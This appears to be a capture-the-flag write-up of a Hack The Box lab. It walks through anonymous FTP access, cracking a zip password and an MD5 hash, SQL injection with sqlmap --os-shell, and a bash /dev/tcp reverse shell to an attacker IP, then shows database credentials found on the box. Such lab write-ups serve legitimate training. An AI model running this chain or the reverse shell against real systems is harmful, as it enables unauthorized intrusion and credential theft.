

1. Besides SSH and HTTP, what other service is hosted on this box?



```
┌──(kali㉿kali)-[~/Desktop/HTB/labs/data]
└─$ nmap -Pn -sV 10.129.223.12
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-07 14:28 EDT
Nmap scan report for 10.129.223.12
Host is up (0.084s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.0p1 Ubuntu 6ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Answer: FTP


2. This service can be configured to allow login with any password for specific username. What is that username?



```
┌──(kali㉿kali)-[~/Desktop/HTB/labs/data]
└─$ ftp 10.129.223.12
Connected to 10.129.223.12.
220 (vsFTPd 3.0.3)
Name (10.129.223.12:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Answer: anonymous

3. What script comes with the John The Ripper toolset and generates a hash from a password protected zip archive in a format to allow for cracking attempts?




```
ftp> ls
229 Entering Extended Passive Mode (|||10225|)
150 Here comes the directory listing.
-rwxr-xr-x    1 0        0            2533 Apr 13  2021 backup.zip
226 Directory send OK.
ftp>
```

Answer: backup.zip

4. What script comes with the John The Ripper toolset and generates a hash from a password protected zip archive in a format to allow for cracking attempts?


   Answer: zip2john

5. What is the password for the admin user on the website?



```
ftp> get backup.zip
local: backup.zip remote: backup.zip
229 Entering Extended Passive Mode (|||10026|)
150 Opening BINARY mode data connection for backup.zip (2533 bytes).
100% |*************************************************************************
226 Transfer complete.
2533 bytes received in 00:00 (29.53 KiB/s)
ftp> 
```


When attempting to extract the archive, it turned out to be password-protected.




Password required

Enter the password for the archive 'backup.zip'.

Password:




```
┌──(kali㉿kali)-[~/Desktop/HTB/labs/data]
└─$ ll
total 4
-rw-rw-r-- 1 kali kali 2533 Apr 13  2021 backup.zip

┌──(kali㉿kali)-[~/Desktop/HTB/labs/data]
└─$ zip2john backup.zip > backup_hash.txt
ver 2.0 efh 5455 efh 7875 backup.zip/index.php PKZIP Encr: TS_chk, cmplen=1201, decmplen=2594, crc=3A41AE06 ts=5722 cs=5722 type=8
ver 2.0 efh 5455 efh 7875 backup.zip/style.css PKZIP Encr: TS_chk, cmplen=986, decmplen=3274, crc=1B1CCD6A ts=989A cs=989a type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.

┌──(kali㉿kali)-[~/Desktop/HTB/labs/data]
└─$ ll
total 8
-rw-rw-r-- 1 kali kali 2174 Aug  7 14:45 backup_hash.txt
-rw-rw-r-- 1 kali kali 2533 Apr 13  2021 backup.zip
```




```
┌──(kali㉿kali)-[~/Desktop/HTB/labs/data]
└─$ john backup_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
741852963        (backup.zip)
1g 0:00:00:00 DONE (2025-08-07 14:46) 33.33g/s 273066p/s 273066c/s 273066C/s 123456..whitetiger
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


After obtaining the password and extracting the archive, I began analyzing the embedded files, and in one of them (index.php), I discovered lines containing an **MD5 hash** of the password for the user **admin**.



```
<!DOCTYPE html>
<?php
session_start();
  if(isset($_POST['username']) && isset($_POST['password'])) {
    if($_POST['username'] === 'admin' && md5($_POST['password']) === "2cb42f8734ea607eefed3b70af13bbd3") {
      $_SESSION['login'] = "true";
      header("Location: dashboard.php");
    }
```

I submitted the hash to **https://crackstation.net**, and it successfully revealed the admin user's password.





Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
2cb42f8734ea607eefed3b70af13bbd3
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
2cb42f8734ea607eefed3b70af13bbd3	md5	qwerty789


Color Codes: 🟩 Green: Exact match, 🟨 Yellow: Partial match, 🟥 Red: Not found.

Answer: qwerty789


6. What option can be passed to sqlmap to try to get command execution via the sql injection?

Answer: --os-shell

7. What program can the postgres user run as root using sudo?




After obtaining the password, I logged into the site and immediately found a search form on the first page that was vulnerable to SQL injection.




```
ERROR: unterminated quoted string at or near "'" LINE 1: Select * from cars where name ilike '%'%' ^
```

Name	Type	Fuel	Engine


To proceed with using sqlmap for gaining access, I required the session cookie of an authenticated user (admin).



```
GET /dashboard.php?search=%27 HTTP/1.1
Host: 10.129.223.12
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=ms2pqggof59g39623djs5fuemj
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```




```
┌──(kali㉿kali)-[~/Desktop/HTB/labs/data]
└─$ sqlmap -u "http://10.129.223.12/dashboard.php?search=1" --cookie="PHPSESSID=ms2pqggof59g39623djs5fuemj" --os-shell
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.9.6#stable}
|_ -| . [']     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```



```
[16:05:06] [INFO] GET parameter 'search' appears to be 'PostgreSQL > 8.1 AND time-based blind' injectable
[16:05:06] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
GET parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 53 HTTP(s) requests:
```

I successfully gained OS-level access as the postgres user.




```
os-shell> id
do you want to retrieve the command standard output? [Y/n/a] y
[16:24:22] [INFO] retrieved: 'uid=111(postgres) gid=117(postgres) groups=117(postgres),116(ssl-cert)'
command standard output: 'uid=111(postgres) gid=117(postgres) groups=117(postgres),116(ssl-cert)'
```


After a quick test of the shell, it became clear that its capabilities were insufficient, and I needed to get a proper shell. To do this, I used:
bash -c 'bash -i >& /dev/tcp/<your IP>/<your port> 0>&1'
Description:
1. Opens a reverse shell from the target to your machine.
2. Connects to <your IP> on <your port> via TCP.
3. Sends the interactive Bash shell's input/output to that connection.

Requirements:
- You must have a listener running on your machine:
  nc -lvnp <your port>

- /dev/tcp/ must be supported on the target system.
- Firewall must allow outbound TCP connection from the target to your machine





```
os-shell> bash -c 'bash -i >& /dev/tcp/10.10.14.215/4444 0>&1'
do you want to retrieve the command standard output? [Y/n/a] y
[17:25:09] [WARNING] turning off pre-connect mechanism because of connection reset(s)
[17:25:09] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
```




```
┌──(kali㉿kali)-[~/Desktop/HTB/labs/data]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.215] from (UNKNOWN) [10.129.223.12] 34128
bash: cannot set terminal process group (5958): Inappropriate ioctl for device
bash: no job control in this shell
postgres@vaccine:/var/lib/postgresql/11/main$
```

Since the shell I obtained was very restricted **(I was only able to get the user flag)**, I couldn't escalate my privileges. Therefore, I focused on manually searching for files containing passwords. Remembering that the password for the admin user had previously been found inside a PHP script, I carefully examined the discovered files and eventually found the **password <P@s5w0rd!>for the postgres user inside the dashboard.php script**.


```
postgres@vaccine:/var/www/html$ ls -la
ls -la
total 392
drwxr-xr-x 2 root root   4096 Jul 23  2021 .
drwxr-xr-x 3 root root   4096 Jul 23  2021 ..
-rw-rw-r-- 1 root root 362847 Feb  3  2020 bg.png
-rw-r--r-- 1 root root   4723 Feb  3  2020 dashboard.css
-rw-r--r-- 1 root root     50 Jan 30  2020 dashboard.js
-rw-r--r-- 1 root root   2313 Feb  4  2020 dashboard.php
-rw-r--r-- 1 root root   2594 Feb  3  2020 index.php
-rw-r--r-- 1 root root   1100 Jan 30  2020 license.txt
-rw-r--r-- 1 root root   3274 Feb  3  2020 style.css
postgres@vaccine:/var/www/html$ cat dashboard.php
cat dashboard.php
```


```
  }
  try {
    $conn = pg_connect("host=localhost port=5432 dbname=carsdb user=postgres password=P@s5w0rd!");
  }
```

